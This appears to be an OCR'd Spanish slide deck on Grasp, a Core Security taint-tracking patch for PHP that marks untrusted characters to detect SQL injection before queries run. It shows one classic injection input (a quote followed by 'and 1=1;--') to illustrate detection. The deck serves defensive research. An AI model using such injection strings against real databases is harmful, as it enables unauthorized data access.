


Defensas disponibles

- Filtrar
- Normalizar/Escapear
- Bloquear
- Mejorando la especificacion
- Soluciones avanzadas



Vectores de ataque



Mas Vectores de Ataque

- HTTP_REFERER
- SERVER_NAME
- HTTP_HOST
- REMOTE_HOST
- REMOTE_ADDR

....

Mas Vectores de Ataque?

- Información de la base de datos
- Mails entrantes
- Nombres de host
- Archivos subidos
- Vulnerabilidades en otros modulos
- …

Grasp

Dynamic Taint Analysis

Objetivos

- Proteger aplicaciones web contra:
  - Injections
  - xss
- De acuerdo a nuestra caracterización
- Detectar 0-day
- Evitar la reingeniería de las aplicaciones
- Alta precisión

Arte previo

- Perl Taint-Mode y la granularidad
- Multi-level security
- Valgrind

Entorno de ejeción


- Todos los objetos String tienen marcas especificas de seguridad
- Las marcas tiene granularidad al nivel de caracter

select * from users where uid = john;

…	e	r	e		u	i	d	=	j	o	h	n	;	Original string information
	H	H	H	H	H	H	H	H	D	D	D	D		Extended security mark


Grasp en acción

- Las operaciones de String, propagan o preservan las marcas.
- Antés de acceder a la base de datos, grasp analiza la estructura del query utilizando las marcas para reconocer patrones de ataque



Detectando SQL Injection

```
SELECT * FROM users where name = '' and 1=1;--'
HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHDDDDDDDDDDDH
```



Resultados

- Precisión
  - falsos positivos
  - falsos negativos
- Protección
- Detección
- Diagnóstico

Implementación

Core Grasp for PHP

Implementación

- PHP 4.3 -> PHP 5.2.3
- Sources: Canales directos + mysql
- Sinks: mysql_query()
- Protección contra SQLInjection en MySql
- Primitivas de strings propagan marca

La VM de PHP

zvals

- The main component structure of zvals is the _zval_struct where we store our marks:

```
struct _zval_struct {
    /* Variable information */
    zvalue_value value;/* value union */
    zend_uint refcount;
    zend_uchar type;/* active type */
    zend_uchar is_ref;
    char *secmark;
};
```

Optimización de marca

zvals

- If the zval is a string we allocate the `secmark` to store per-character information:
  - `(char *)0` if the string has full safe mark.
  - `(char *)1` if the string has full unsafe mark.
  - `(char *)` pointing to an array of bytes, each one indicating a character's mark, while in mixed marks situation (safe and unsafe strings).
- *Optimization*: only in mixed mark situation double space is needed for the full string, otherwise 4 bytes are used.

Release

- Distribuido como patch para el fuente o instalador para windows
- bajo licencia Apache2.0

Finalmente

- -> grasp.coresecurity.com
- RegEx
- Grasp y privacidad
- IFA